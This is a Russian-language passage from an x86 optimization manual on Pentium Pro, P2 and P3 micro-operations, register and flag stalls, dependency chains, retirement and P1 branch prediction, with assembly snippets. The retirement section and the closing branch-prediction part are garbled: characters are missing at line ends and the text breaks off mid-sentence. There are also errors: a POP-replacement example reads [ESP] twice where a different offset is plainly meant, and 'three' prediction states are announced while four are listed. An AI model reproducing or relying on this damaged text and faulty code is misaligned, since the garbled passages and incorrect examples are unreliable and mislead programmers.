6.16.2.2. Чтение и модифицирование. Инструкция, которая считывает операнд из памяти и модифицирует регистр с помощью какой-либо арифметической или логической операции, генерирует два мопа. Первый (порт 2) – это инструкция загрузки из памяти, читающая любой регистр-указатель, второй моп – это арифметическая инструкция (порт 1 или 2), читающая и пишущая в регистр назначения и, возможно, модифицирующая регистр флагов.

```
ADD EAX, [ESI+20]
```

Первый моп читает ESI, второй моп читает EAX и пишет EAX и регистр флагов.

6.16.2.3. Чтение/модифицирование/запись. Такие инструкции генерируют четыре мопа. Первый моп (порт 2), считывание регистра-указателя, второй (порт 0 или 1) читает и производит запись в исходный регистр и, возможно, пишет в регистр флагов, третий моп (порт 4) считывает только временный результат, который не учитывается здесь, четвертый (порт 3) читает все регистры-указатели снова. Так как первый и четвертый регистр не могут идти в RAT вместе, получаем преимущество от того, что они читают один и тот же регистр-указатель.

```
OR [ESI+EDI], EAX
```

Первый моп читает ESI и EDI, второй читает EAX и пишет в EAX и в регистр флагов, третий читает только временный результат, четвертый читает ESI и EDI снова. Вне зависимости о того, в каком порядке эти мопы пойдут в RAT, можно быть уверенными, что моп, который читает EAX, пойдет вместе с тем, который читает ESI и EDI. Поэтому задержка чтения регистра неизбежна в этой инструкции, если только один из регистров не был изменен ранее.

6.16.2.4. Сохранение регистра в стек. Сохранение регистра в стек генерирует 3 мопа. Первый (порт 4) – это инструкция сохранения, чтение регистра. Второй моп (порт 4) генерирует адрес, считывая указатель на стек. Третий (порт 0 или 1) вычитает размер слова из указателя на стек, читая и модифицируя его.

Обратная операция генерирует два мопа. Первый (порт 2) загружает значение, считывая указатель на стек и записывая значение в регистр. Второй моп (порт 0 или 1) корректирует указатель на стек, читая и модифицируя его.

6.16.2.5. Вызов. Ближний вызов генерирует 4 мопа (порты 1, 4, 3, 01). Первые два мопа читают указатель на инструкцию (EIP), который не учитывается, потому что он не может быть переименован. Третий моп читает указатель на стек. Последний моп читает и модифицирует его.

6.16.2.6. Возврат. Ближний возврат генерирует 4 мопа (порт 2, 01, 01, 1). Первый моп считывает ESP. Третий читает и модифицирует его.

6.17. Изменение порядка выполнения инструкций (PPro, P2 и P3)

Буфер перегруппировки вмещает 40 мопов. Каждый моп ждет в ROB, пока все операнды не будут готовы и не появится свободный модуль для его выполнения. Это делает возможным изменения порядка выполнения кода. Если часть кода задерживается, напрмер, из-за загрузки данных в кэш, это не повлияет на выполнение других частей кода, независимых от предыдущей.

Операции записи в память не могут быть выполнены по порядку, если они зависят от других операций записей. Есть четыре буфера записи, можно ожидать больших потерь производительности во время такой записи в память или записи в некэшированную память. Поэтому рекомендуется делать четыре записи за раз и быль уверенным в том, что у процессора есть, чем еще заняться, прежде чем нагрузить его еще четырьмя записями. Чтение из памяти и другие инструкции могут выполняться не по порядку, кроме IN, OUT и синхронизирующих операций.

Если код пишет в память по какому-то адресу, а вскоре считывает оттуда же, тогда чтение по ошибке может быть произведено до записи, потому что ROB не имеет понятия об адресах во время перегруппировки. Эта ошибка устанавливается, когда вычисляется адрес, поэтому операция чтения в таком случае выполняется снова. Потери при этом составляют 3 такта. Единственный путь избежать этого – убедиться, что модуль выполнения будет чем-нибудь занят между последовательными записью в память и чтением из нее по тому же адресу.

В процессорах семейства Pentium имеется несколько модулей выполнения, сгруппированных вокруг пяти портов. Порт 0 и 1 – для арифметических операций. Простые пересылки, арифметические и логические операции попадают в порт 0 или 1 в зависимости от того, какой из них свободен. Порт 0 также обрабатывает умножение, деление, целочисленные побитовые сдвиги и операции с плавающей запятой. Порт 1 в дополнение к основным функциям занимается переходами и некоторыми операциями MMX и XMM. Порт 2 обрабатывает все чтения из памяти и некоторые строковые операции. В разд. 6.29

можно найти полный список мопов, генерируемых инструкциями с указанием того, в какой порт они попадают. Следует обратить внимание, что все операции записи в память требуют два мопа, один для порта 3, а другой для порта 4, в то время как операции чтения из памяти требуют только один моп (порт 2).

В большинстве случаев каждый порт может получать один моп за такт. Это означает, что можно выполнять до 5 операций мопов за такт, если они попадают в пять разных портов, но так как есть ограничение на 3 мопа за такт, установленное ранее в конвейере, пока не удается выполнить больше 3 мопов за такт, в среднем.

При оптимизации в 3 мопа за такт следует убедиться, что никакой порт не получает больше одной трети мопов. Следует использовать таблицу мопов в разд. 6.29 для подсчета, сколько мопов попадет в каждый порт. Если порты 0 и 1 перегружены, в то время как порт 2 свободен, можно улучшить код, заменив некоторые пересылки вида "регистр, регистр" или "регистр, числовое значение" на пересылку вида "регистр, память", чтобы перенести часть нагрузки с портов 0 и 1 на порт 2.

Большинство мопов занимают один такт при выполнении, операции умножения, деления и большинство операций с плавающей запятой занимают больше времени.

Сложения и вычитания с плавающей запятой занимают 3 такта, но модуль выполнения полностью конвейеризован, поэтому он может принимать новые FADD и FSUB каждый такт, пока предыдущие инструкции выполняются (конечно, если они независимы друг от друга).

Целочисленное умножение занимает 4 такта, умножения с плавающей запятой – 5, умножения MMX – 3 такта. Умножения целых чисел и MMX конвейеризованы, поэтому они могут получать новые инструкции каждый такт. Умножения чисел с плавающей запятой частично конвейеризованы: модуль выполнения может получать новую инструкцию FMUL через два такта после получения предыдущей, поэтому максимальная производительность будет равна одному FMUL за каждые два такта. "Дыры" между FMUL'ами нельзя заполнить целочисленными умножениями, так как они используют ту же схему. Сложения и умножения XMM занимают 3 и 4 такта соотвественно и полностью конвейеризованы. Но так как каждый регистр XMM представлен в виде двух 64-битных регистров, упакованная инструкция XMM будет состоять из двух мопов, а производительность будет равна одной арифметической инструкции XMM каждые два такта. Инструкции сложения и умножения XMM могут выполняться параллельно, потому что они не используют одни и те же порты.

Деление целых чисел и чисел с плавающей запятой занимает до 39 тактов и не конвейеризовано. Это означает, что модуль выполнения не может начать новое деление, пока предыдущие не будет выполнено. Вышесказанное относится к квадратному корню и трансцендентным функциям.

Инструкции переходов, вызовов и возвратов также не полностью конвейеризованы. Нельзя выполнить новый переход в первом же такте после предыдущего. Поэтому максимальная производительность для переходов, вызовов и возвратов равна одному за каждые два такта.

Желательно избегать инструкций, которые генерируют много мопов. Например, инст-рукцию LOOP XX лучше заменить на DEC ECX / JNZ XX.

Для двух последовательных POP-инструкций, можно сделать следующую замену:

```
POP ECX / POP EBX / POP EAX      ; можно заменить на:
MOV ECX, [ESP] / MOV EBX,[ESP+4] / MOV EAX,[ESP] / ADD ESP,12
```

Первая группа команд генерирует 6 мопов, вторая – 4 и декодируется быстрее. Делать то же самое с инструкциями PUSH менее выгодно, поскольку результирующий код будет генерировать задержки чтения регистров, если только нет других инструкций, которые можно вставить между ними, или какие-то регистры не были переименованы раньше. Делать подобное с инструкциями CALL и RET означает мешать правильному предсказанию перехода. Также следует обратить внимание, что 'ADD ESP' может вызывать задержку AGI в более ранних моделях процессоров.

6.18. Вывод из обращения (PPro, P2 и P3)

Вывод из обращения (retirement) – это процесс, когда временные регистры, исполь-зуемые мопами, копируются в постоянные регистры. Когда моп выполнен, он помечае-ся в ROB как готовый к выводу из обращения.

Станция вывода из обращения может обрабатывать три мопа за такт. Может пок заться, что здесь нет никакой проблемы, потому что вывод уже ограничен в RAT трем мопами за такт. Тем не менее, вывод из обращения может стать узким местом по дву причинам. Во-первых, инструкции должны выводиться из обращения по порядку. Есл моп был выполнен не по порядку, то он не может быть выведен из обращения, пока в мопы, предшествующие ему по порядку, не будут выведены из обращения до него.

И второе ограничение – то, что переходы должны быть выведены из обращени в трех первых слотах станции. Как декодеры, D1 и D2 могут быть неактивны, если сл-дующая инструкция помещается только в D0, последние два слота станции вывода обращения могут быть неактивны, если следующий моп, который должен быть веведе из обращения, – это вычисленный переход. Это существенно в случае короткого цикл число мопов в котором не кратно трем.

Все мопы находятся в буфере перегруппировки (ROB), пока они не будут изъяты обращения. ROB вмещает 40 мопов. Это устанавливает ограничение на количество инс рукций, которые могут быть выполнены во время большой задержки, вызванной, напр мер, делением или другой медленной операцией. Прежде чем будет закончено делени ROB будет заполнен выполняющимися мопами, ожидающими своего изъятия из обр щения. Только когда деление будет закончено и изъято, последующие могут сами нача изыматься из обращения, потому что этот процесс должен выполняться по порядку.

В случае предварительного выполнения предсказанных переходов (см. раздел 6.2 предварительно выполненные мопы не могут быть изъяты из обращения, пока процесс не проверит, что предсказание верно. В противном случае предварительно выполненны мопы сбрасываются без изъятия из обращения.

Следующие инструкции не могут быть предварительно выполнены: запись в память, IN, OUT и синхронизирующие операции.

6.19. Частичные задержки (PPro, P2 и P3)

6.19.1. Частичные задержки регистра

Частичная задержка регистра – это проблема, которая возникает, когда осуществляется запись в часть 32-битного регистра, а затем чтение из всего регистра или его большей части.

```
MOV AL, BYTE PTR [M8]
MOV EBX, EAX                ; частичная задержка регистра
```

Происходит задержка в 5 – 6 тактов. Причина состоит в том, что в соответствие AL был поставлен временный регистр (чтобы сделать его независимым от AH). Модулю выполнения приходится ждать, пока запись в AL не будет выведена из обращения, прежде чем станет возможным соединить значение AL с тем, что находится в остальной части EAX. Задержку можно избежать, изменив код, поменяв код так:

```
MOVZX EBX, BYTE PTR [MEM8]
AND EAX, 0FFFFFF00h
OR EBX, EAX
```

Можно избежать частичной задержки, поместив другие инструкции после записи, чтобы у последней было время на вывод из обращения до того, как начнется чтение из полного регистра.

Нужно остерегаться частичных задержек, в смешанных операциях с данными 8, 16 и 32 бит.

```
MOV BH, 0
ADD BX, AX                  ; задержка
INC EBX                     ; задержка
```

Не бывает задержки при чтении части регистра после записи в целый регистр или его большую часть.

```
MOV EAX, [MEM32]
ADD BL, AL                  ; нет задержки
ADD BH, AH                  ; нет задержки
MOV CX, AX                  ; нет задержки
MOV DX, BX                  ; задержка
```

Самый легкий путь избежать частиных задержек – это всегда использовать полные регистры и использовать MOVZX или MOVSX при чтении из операндов более мелкого размера. Эти инструкции выполняются очень быстро на PPro, P2 и P3, но существенно медленно на более ранних процессорах. Для получения приемлемой производительности на всех процессорах существует разумный компромисс: 'MOVZX EAX,BYTE PTR [M8].

```
XOR EAX, EAX
MOV AL, BYTE PTR [M8]
```

Процессоры PPro, P2 и P3 делают специальное исключение для этой комбинации, поэтому при последующем чтении из EAX задержки не возникнет. Происходит это потому, что регистр помечается как пустой, когда он XOR'ится сам с собой. Процессор помнит, что верхние 24 бита равны нулю и за счет этого избегается задержка. Этот механизм работает только со следующими комбинациями:

```
XOR EAX, EAX
MOV AL, 3
MOV EBX, EAX            ; нет задержки

XOR AH, AH
MOV AL, 3
MOV BX, AX              ; нет задержки

XOR EAX, EAX
MOV AH, 3
MOV EBX, EAX            ; задержка

SUB EBX, EBX
MOV BL, DL
MOV ECX, EBX            ; нет задержки

MOV EBX, 0
MOV BL, DL
MOV ECX, EBX            ; задержка

MOV BL, DL
XOR EBX, EBX            ; нет задержки
```

Установка регистра в ноль вычитанием его из самого себя работает так же, как XOR, но обнуление регистра с помощью инструкции MOV не предотвращает задержку.

Вы можете установите XOR снаружи цикла.

```
    XOR EAX, EAX
    MOV ECX, 100
LL:   MOV AL, [ESI]
    MOV [EDI], EAX      ; задержка
    INC ESI
    ADD EDI, 4
    DEC ECX
    JNZ LL
```


Процессор помнит, что верхние 24 бита EAX равны нулю, пока не происходит вызов обработчика прерывания, неправильного предсказания перехода или другого синхронизирующего события.

Следует помнить, что необходимо нейтрализовывать возможные частичные задержки регистра вышеописанным способом при вызове процедуры, которая будет выполнять команду PUSH с полным регистром.

```
ADD BL, AL
MOV [MEM8], BL
XOR EBX, EBX            ; нейтрализируем BL
CALL _HighLevelFunction
```

Большинство языков высокого уровня выполняют PUSH EBX в начале процедуры, что в вышеприведенном примере приводило бы к частичной задержке регистра, если бы ее не нейтрализовали.

Обнуление регистра с помощью XOR не устраняет его зависимость от предыдущих инструкций.

```
DIV EBX
MOV [MEM], EAX
MOV EAX, 0              ; прерываем зависимость
XOR EAX, EAX            ; предотвращаем частичную задержку регистра
MOV AL, CL
ADD EBX, EAX
```

Обнуление регистра дважды может показаться излишним, но без 'MOV EAX, 0' последние инструкции будут ждать, пока выполниться медленный DIV, а без 'XOR EAX, EAX' случится частичная задержка регистра.

Инструкция 'FNSTSW AX' уникальна: в 32-битном режиме она ведет себя так же, как если бы писала в весь EAX. Фактически она делает в 32-битном режиме следующее:

```
AND EAX,0FFFF0000h / FNSTSW TEMP / OR EAX,TEMP
```

Поэтому при чтении регистра после этой инструкции не возникнет частичной задержки регистра в 32-битном режиме.

```
FNSTSW AX / MOV EBX,EAX    ; задержка только в 16-ти битном режиме
MOV AX,0  / FNSTSW AX      ; задержка только в 32-х битном режиме
```

6.19.2. Частичные задержки флагов

Регистр флагов также может вызвать частичную задержку:

```
CMP EAX, EBX
INC ECX
JBE XX              ; задержка
```

Инструкция JBE читает и флаг переноса, и флаг нуля. Так как инструкция INC изменяет флаг нуля, но не флаг переноса, то инструкции JBE приходится подождать, пока две предыдущие инструкции не будут выведены из обращения, прежде чем она сможет скомбинировать флаг переноса от инструкции CMP с флагом нуля от инструкции INC. Подобная ситуация больше похожа на ошибку, чем на преднамеренную комбинацию флагов. Чтобы скорректировать эту ситуацию, достаточно изменить INC ECX на ADD ECX, 1. Похожая ошибка, вызывающая задержку, – это 'SAHF / JL XX'/. Инструкция JL тестирует флаг знака и флаг переполнения, но не меняет последний. Чтобы исправить это, следует изменить 'JL XX' на 'JS XX'.

Неожиданно (и в противоположность тому, что говорится в руководствах от Intel) частичная задержка регистра может случиться, если были изменены какие-то биты регистра флагов, а затем считаны неизмененные:

```
CMP EAX, EBX
INC ECX
JC  XX          ; задержка
```

но не при чтении только измененных битов:

```
CMP EAX, EBX
INC ECX
JE  XX          ; нет задержки
```

Частичные задержки флагов возникают, как правило, при использовании инструкций, которые считывают некоторые или все биты регистра флагов, например LAHF, PUSHF, PUSHFD. Инструкции, которые вызывают задержку, если за ними идут LAHF или PUSHF(D), следующие: INC, DEC, TEST, битовые тесты, битовые сканирования, CLC, STC, CMC, CLD, STD, CLI, STI, MUL, IMUL и все виды битовых сдвигов и вращений. Следующие инструкции не вызывают задержки: AND, OR, XOR, ADD, ADC, SUB, SBB, CMP, NEG. Странно, что TEST и AND ведут себя по-разному, хотя по описанию они делают с флагами одно и то же. Можно использовать инструкции SETcc вместо LAHF или PUSHF(D) для сохранения значения флага, чтобы избежать задержки.

Примеры

```
INC EAX   / PUSHFD      ; задержка
ADD EAX,1 / PUSHFD      ; нет задержки

SHR EAX,1 / PUSHFD      ; задержка
SHR EAX,1 / OR EAX,EAX / PUSHFD   ; нет задержки

TEST EBX,EBX / LAHF     ; задержка
AND  EBX,EBX / LAHF     ; нет задержки
TEST EBX,EBX / SETZ AL  ; нет задержки

CLC / SETZ AL           ; задержка
CLD / SETZ AL           ; нет задержки
```

Потери при частичной задержке флагов примерно равны 4 тактам.

6.19.3. Задержки флагов после сдвигов и вращений

При чтении любого флагового бита после обычного или циклического сдвигов (кроме сдвигов на 1 бит, так называемая короткая форма) может возникнуть задержка, похожая на частичную задержку флагов.

```
SHR EAX,1 / JZ XX                 ; нет задержки
SHR EAX,2 / JZ XX                 ; задержка
SHR EAX,2 / OR EAX,EAX / JZ XX    ; нет задержки

SHR EAX,5 / JC XX                 ; задержка
SHR EAX,4 / SHR EAX,1 / JC XX     ; нет задержки

SHR EAX,CL / JZ XX                ; задержка, даже если CL = 1

SHRD EAX,EBX,1 / JZ XX            ; задержка
ROL EBX,8 / JC XX                 ; задержка
```

Потери для этого вида задержек приблизительно равны 4 тактам.

6.19.4. Частичные задержки памяти

Частичная задержка памяти похожа на частичную задержку регистра. Она случается, когда смешиваются размеры данных применительно к одному адресу в памяти.

```
MOV BYTE PTR [ESI], AL
MOV EBX, DWORD PTR [ESI]        ; частичная задержка в памяти
```

Здесь случается задержка, потому что процессор должен скомбинировать байт, записанный из AL с тремя следующими байтами, которые были в памяти раньше, чтобы получить все четыре байта, необходимые для произведения записи в EBX. Потери приблизительно равны 7 – 8 тактов.

В отличии от частичных задержек регистра, частичная задержка памяти случается, когда операнд записывается в память, а затем читается его часть, если она не начинается по тому же адресу.

```
MOV DWORD PTR [ESI], EAX
MOV BL, BYTE PTR [ESI]          ; нет задержки
MOV BH, BYTE PTR [ESI+1]        ; задержка
```

Можно избежать этой задержки, если изменить иструкцию в последней строке на 'MOV BH, AH', но подобное решение невозможно в такой:

```
FISTP QWORD PTR [EDI]
MOV EAX, DWORD PTR [EDI]
MOV EDX, DWORD PTR [EDI+4]      ; задержка
```

Интересно, что частичная задержка памяти может также случиться при записи и чтении совершенно разных адресов, если у них одинаковое set-значение в разных банках кэша.

```
MOV BYTE PTR [ESI], AL
MOV EBX, DWORD PTR [ESI+4092]   ; нет задержки
MOV ECX, DWORD PTR [ESI+4096]   ; задержка
```

6.20. Цепочечные зависимости (PPro, P2 и P3)

Последовательности инструкций, где выполнение каждой из них зависит от результата предыдущей, называется цепочечной зависимостью. Формирования больших цепочек нужно по возможности избегать, потому что они делают невозможным изменение порядка выполнения и распараллеливание инструкций.

```
MOV EAX, [MEM1]
ADD EAX, [MEM2]
ADD EAX, [MEM3]
ADD EAX, [MEM4]
MOV [MEM5], EAX
```

В этом примере инструкция ADD генерирует 2 мопа: один для чтения из памяти (порт 2) и один для сложения (порт 0 или 1). Моп чтения может выполняться не по порядку, в то время как моп сложения дожен ждать, пока выполниться предыдущий. Эта цепочка зависимости занимает не очень много времени, так как каждое сложение требует только один такт. Но если в коде содержатся медленные инструкции, такие, как умножение или, еще хуже, деление, тогда нужно избавляться от цепочечной зависимости. Это можно сделать, используя различые приемы.

```
MOV EAX, [MEM1]        ; начало первой цепочки
MOV EBX, [MEM2]        ; начало второй цепочки  с другим приемником
IMUL EAX, [MEM3]
IMUL EBX, [MEM4]
IMUL EAX, EBX          ; в конце соединяем цепочки
MOV [MEM5], EAX
```

Здесь вторая инструкция IMUL может начаться до того, как будет завершено выполнение первой. Так как инструкция IMUL вызывает задержку в 4 такта и полностью конвейеризована, вы можно использовать до 4-приемников.

Деление не конвейеризовано, и, соответственно, невозможно делать то же самое со связанными делениями, но, разумеется, можно перемножить все делители и сделать только одно деление в конце.

У инструкций с плавающей запятой более длинная задержка, чем у целочисленных инструкций, поэтому стоит разбивать слишком длинные цепочки связанных инструкций с плавающей запятой.


```
FLD [MEM1]          ; начинаем первую цепочку
FLD [MEM2]          ; начинаем вторую цепочку с другим приемником
FADD [MEM3]
FXCH
FADD [MEM4]
FXCH
FADD [MEM5]
FADD                ; соединяем цепочки в конце
FSTP [MEM6]
```

Для этого потребуется некоторое количество инструкций FXCH, однако они нересурсоемки. Инструкции FXCH обрабатываются в RAT с помощью переименования регистров, поэтому они не создают никакой назгрузки на порты выполнения. Тем не менее, FXCH генерирует один моп в RAT, ROB и в станции вывода из обращения.

Если цепочка зависимости очень длинная, может потребоваться три приемника.

```
FLD [MEM1]          ; начинаем первую цепочку
FLD [MEM2]          ; начинаем вторую цепочку
FLD [MEM3]          ; начинаем третью цепочку
FADD [MEM4]         ; третья цепочка
FXCH ST(1)
FADD [MEM5]         ; вторая цепочка
FXCH ST(2)
FADD [MEM6]         ; первая цепочка
FXCH ST(1)
FADD [MEM7]         ; третья цепочка

FXCH ST(2)
FADD [MEM8]         ; вторая цепочка
FXCH ST(1)
FADD                ; соединяем первую и третью цепочку
FADD                ; результат соединяем со второй цепочкой
FSTP [MEM9]
```

Следует избегать сохранения промежуточных данных в памяти и немедленного их считывания оттуда.

```
MOV [TEMP], EAX
MOV EBX, [TEMP]
```

Возникают потери из-за попытки чтения из памяти до того, как будет завершена предыдущая запись по тому же адресу. В вышеприведенном примере можно изменить последнюю инструкцию на 'MOV EBX, EAX' или поместить какие-нибудь уместные инструкции между ними.

Есть одна ситуация, когда можно избежать сохранения промежуточных данных в памяти. Она возникает тогда, когда осуществляется перемещение данных из целочисленного регистра в регистр FPU или наоборот. Например:

```
MOV EAX, [MEM1]
ADD EAX, [MEM2]
MOV [TEMP], EAX
FILD [TEMP]
```

Если нечего поместить между записью в TEMP и считыванием из него, можно использовать регистр с плавающей запятой вместо EAX.

```
FILD [MEM1]
FIADD [MEM2]
```

Последовательные переходы, вызовы или возвраты также можно считать цепочечными зависимостями. Производительность этих инструкций равна одному переходу за два такта. Поэтому рекомендуется загружать микропроцессор какой-нибудь полезной работой между переходами.

6.21. Поиск узких мест (PPro, P2 и P3)

Оптимизируя код для процессоров PPro, P2 и P3, важно проанализировать, где находятся узкие места. Оптимизация одного узкого места не будет иметь смысла, если есть другие более серьезные.

Если ожидаются потери при работе с кэшем, нужно перегруппировать код, чтобы наиболее часто используемые его части были ближе друг к другу.

Если вы ожидается много потерь при работе с кэшем данных, нужно забыть обо всем другом и сконцентрироваться на том, как реструктуризовать данные, чтобы снизить потери (разд. 6.7) и избежать длинных цепочечных зависимостей при неоптимальной работе с кэшем.

Если требуется большое количество операций деления, можно попробовать прегруппировать инструкции так, чтобы процессору было чем заняться во время их обработки.

Цепочечные зависимости мешают изменению порядка выполнения инструкций (разд. 6.20). Нужно разрывать длинные цепочечные зависимости, особенно, если они содержат медленные инструкции, такие, как умножение, деление и инструкции плавающей запятой.

Если в коде много переходов, вызовов или возвратов, особенно, если переходы плохо предсказуемы, следует выяснить, нельзя ли избежать некоторых из них, заменить условные переходы условными перемещениями, если это возможно, а небольшие процедуры макросами.

В случае смешивания данных разной размерности (8, 16 и 32 бит), нужно следить за появлением частичных задержек. Для инструкций PUSHF или LAHF обязательно отслеживание появления частичных задержек флагов, избегайть тестирования флагов после сдвигов больших, чем на 1 (разд. 6.19).

Если ориентироваться на производительность в 3 мопа за такт, нужно следить за перебоями в доставке инструкций и их раскодировке (разд. 6.14 и 6.15), особенно в коротких циклах.

Ограничение на чтение максимум из двух постоянных регистров может снизить производительность до уровня, меньшего, чем 3 мопа за такт. Это может случиться, если происходит частое считывание регистров, по истечении 4 тактов с момента их последнего изменения. Это может, например, случиться, при использовании указатели для адресации памяти с редкой их модификацией.

Производительность в 3 мопа за такт требует, чтобы любой порт выполнения получал не больше 1/3 всех мопов (раздел 6.17).

Станция вывода из обращения может обрабатывать 3 мопа за такт, но может быть менее эффективной при работе с предсказанными переходами (разд. 6.18).

6.22. Команды передачи управления

Процессоры семейства Pentium пытаются предсказывать, когда произойдет безусловный переход и будет ли осуществлен условный. Если предсказание оказывается верным, это может сэкономить ощутимое время, так как в конвейер будут загружены последующие инструкции и начнется их раскодировка еще до того, как будет осуществлен сам переход. Если предсказание оказывается неверным, тогда конвейер должен быть очищен, что вызовет потери производительности, количество которых зависит от длины конвейера.

Предсказания основываются на буфере переходов (BTB – branch target buffer), который сохраняет историю каждого перехода и делает предсказания, основываясь на предыдущих результатах выполнения каждой инструкции. BTB организован как множественно-ассоциативный (set-associative) кэш, в котором новые элементы используются согласно псевдослучайному методу замещений.

Оптимизируя код важно снижать количество возможных неправильных предсказаний переходов. Это можно сделать при хорошем понимании того, как работает механизм предсказания переходов.

Механизм предсказания переходов конкретно не объясняется ни в руководствах от Intel, ни где-нибудь еще, поэтому здесь приводится детальное описание. Эта информация основывается на исследованиях Anger Fog и Karki Jitendra Bahadur.

Далее под термином "команда передачи управления" будет подразумеваться любая инструкция, которая меняет eip, включая условные и безусловные, прямые и косвенные, ближние и дальние переходы, вызовы и возвраты. Все эти инструкции используют предсказание.

6.22.1. Предсказывание переходов в P1

Механизм предсказывания переходов в P1 очень отличается от того, как это реализовано в в последующих поколениях процессоров. Информация, найденная по этой теме в документах от Intel и других источниках противоречива.

У P1 есть буфер переходов BTB, который может содержать информацию о 256 инструкциях перехода. BTB организован в виде 4-направленного множественно-ассоциативного кэша по 64 элемента в каждом направлении. Это означает, что BTB может содержать не больше чем 4 элемента для каждого set-значения. Как выбирается конкретное set-значение будет объяснено позже. Каждый элемент BTB хранит адрес, куда должен быть совершен переход и состояние предсказания, которое может иметь три разных значения:

- состояние 0: "не будет осуществлен"
- состояние 1: "возможно не будет осуществлен"
- состояние 2: "возможно будет осуществлен"
- состояние 3: "будет осуществлен"

Инструкция перехода будет осуществлена, когда состояние BTB равно 2 или 3, и пропускается при состоянии 0 или 1. Состояние перехода работает как двухбитный счетчик, поэтому состояние увеличивается на 1, если переход был осуществлен, и уменьшается на 1, если этого не произошло. Понижение и повышение значения происходит по принципу "насыщения", т. е. значение не может понизиться ниже 0 (и стать 3) и не может повыситься выше 3 (и стать 0). По идее, все это должно привести к довольно хорошему проценту правильных предсказаний, потому что до того, как будет изменено предсказание, инструкция перехода должна быть выполнена два раза.

Тем не менее, этот механизм может быть скомпрометирован тем, что состояние 0 также означает "неиспользованный элемент BTB". Поэтому элемент BTB с состоянием 0 означает примерно то же, что если бы его вообще не было. Это имеет смысл, потому что если у инструкции перехода нет соответствующего элемента BTB, предсказывается, что она не будет осуществлена. Это улучшает использование BTB, так как инструкция перехода, которая редко осуществляется, большую часть времени не будет занимать никакого элемента BTB.

Если у инструкции перехода нет своего элемента в BTB, генерируется такой элемент и значение его состояния будет установлено в 3. Это означает, что перейти от состояния 0 к состоянию 1 невозможно (кроме очень специфических случаев, обсуждаемых позже). От состояния 0 можно перейти только к состоянию 3, если инструкция перехода будет выполнена. Если этого не произойдет, она не получит свой элемент в BTB.

Это серьезный промах в дизайне архитектуры процессора P1. Очевидно, что таким образом дизайнеры отдали предпочтение минимизации потери производительности при загрузке в первый раз часто выполняющихся инструкций перехода и проигнорировали то, что это серьезно искажает первоначальную идею и снижает производительность в коротких внутрен-

них циклах. Следствием этого изъяна является то, что инструкция перехода, которая большую часть времени не выполняется, может иметь в три раза больше неправильных предсказаний, чем инструкция перехода, которая большую часть времени выполняется.

Можно принимать эту ассиметричность в расчет, организовав ветви так, чтобы они чаще выполнялись, а не пропускались. Пример конструкции if-then-else:

```
        TEST EAX,EAX
        JZ   A
          <ветвь 1>
        JMP  E
A:        <ветвь 2>
E:
```

Если ветвь 1 выполняется чаще, чем ветвь 2, а последняя выполняется реже в два раза, тогда можно снизить количество неправильных предсказаний, поменяв две ветви так, чтобы инструкция перехода выполнялась чаще, чем пропускалась:

```
        TEST EAX,EAX
        JNZ  A
        <ветвь 2>
        JMP  E
A:        <ветвь 1>
E:
```

(Это противоречит рекомендациям Intel).

Тем не менее, есть причины чаще помечать выполняющуюся ветвь первой:

- помещение редко используемых ветвей подальше от основного кода делает использование кода кэша более оптимальным;
- редко выполняющаяся инструкция перехода не будет напрасно занимать элемент BTB, что, вероятно, сделает использование BTB более оптимальным.
- инструкция перехода будет предсказана как не выполняющаяся, если она была вытеснена другими инструкциями из BTB;
- ассиметричность предсказывания переходов существует только в P1.

Впрочем, эти предположения не играют никакой роли для коротких циклов.

Вместе с этим следует организовать циклы таким образом, чтобы проверка условия производилась ближе к его концу:

```
        MOV ECX, [N]
L:      MOV [EDI],EAX
        ADD EDI,4
        DEC ECX
        JNZ L
```

Если N велико, тогда инструкция JNZ будет чаще выполняться, чем пропускаться.

Представим ситуацию, когда инструкция перехода выполняется каждый второй раз. В первый раз она попадает в BTB с состоянием 3, а затем будет колебаться между состояниями 2 и 3. Каждый раз будет предсказываться, что она выполниться, но только 50% этих предсказаний будет верными. Теперь предположим, что однажды она отклонилась от привычного поведения и была пропущена. После этого происшествия элемент BTB будет колебаться между состояниями 1 и 2, что будет давать 100% неправильных предсказаний. И так будет продолжаться, пока не случиться еще одно отклонение. Это худшее, что может произойти в работе этого механизма предсказания переходов.

6.22.1.2. BTB смотрит вперед (P1). Механизм BTB подсчитывает инструкции попарно, а не по отдельности, поэтому нужно знать, как инструкции спариваются, чтобы суметь проанализировать, где хранится элемент BTB. Элемент BTB для любой управляющей инструкции присоединяется к адресу инструкции в U-конвейере из предыдущей пары инструкций (неспариваемая инструкция идет за одну пару).

```
SHR EAX,1
MOV EBX,[ESI]
CMP EAX,EBX
JB  L
```

Здесь SHR спаривается с MOV, а CMP спаривается с JB. BTB-элемент для 'JB L' присоединяется к адресу инструкции 'SHR EAX,1'. Когда встречается этот BTB-элемент, и он находится в состоянии 2 или 3, P1 считает целевой адрес из элемента BTB и загрузит инструкции, следующие за L в конвейер. Это произойдет до того, как будет декодирована инструкция перехода, поэтому P1 полагается исключительно на информацию, содержащуюся в BTB, когда делает это.

Как известно, инструкции редко спариваются с первого раза (см. разд. 6.8). До того пока инструкции не спарились, элемент BTB будет присоединен к адресу инструкции CMP. Тем не менее, в большинстве случаев P1 достаточно умен, чтобы не выполнять элемент BTB при неиспользованной возможности спаривания, поэтому BTB-элемент сформируется только при втором выполнении, а следовательно, предсказания начнутся только с третьего. Лишь в случае, когда каждая вторая инструкция будет иметь размер в один байт, элемент BTB может сформироваться уже при первом выполнении, и окажется недествительным при втором, но так как инструкция, к которой был присоединен элемент, попадет в V-конвейер, она будет проигнорирована не вызовет особых потерь. Элемент BTB считывается только тогда, когда он присоединен к адресу инструкции для U-конвейера.

BTB-элемент идентифицируется своим set-значением, которое соответствует битам 0-5 адреса, к которому он присоединен. Биты 6-31 сохраняются в BTB как тег. Адреса, которые кратны 64 байтам, будут иметь одно и то же set-значение. Можно располагать не более четырех BTB-элементов с одинаковым set-значением. Если требуется проверить, не будет ли ваша инструкция перехода конфликтовать с другой инструкцией за один и тот же элемент BTB, необходимо сравнить биты 0-5 адресов инструкций, на-

правляющихся в U-конвейер, из предыдущих пар. Это тяжело сделать вручну
более что нет никаких инструментов, которые могли бы автоматизировать эту раб

6.22.1.3. Последовательные ветви (P1). Когда переход предсказан неправильн
вейер очищается. Если следующая пара инструкций также содержит управляющу
рукцию, то P1 не будет загружать ее, так как он не может этого сделать, пока к
не очищен. В результате вторая инструкция предсказывается как невыполняюща
зависимости от состояния элемента BTB. Поэтому, если второй переход также в
ется на самом деле, то результат – дополнительные потери. Состояние BTB-элеме
второго перехода будет, тем не менее, правильно установлено. Если есть длинная
инструкций передачи управления, и первый переход в цепочке был предсказан
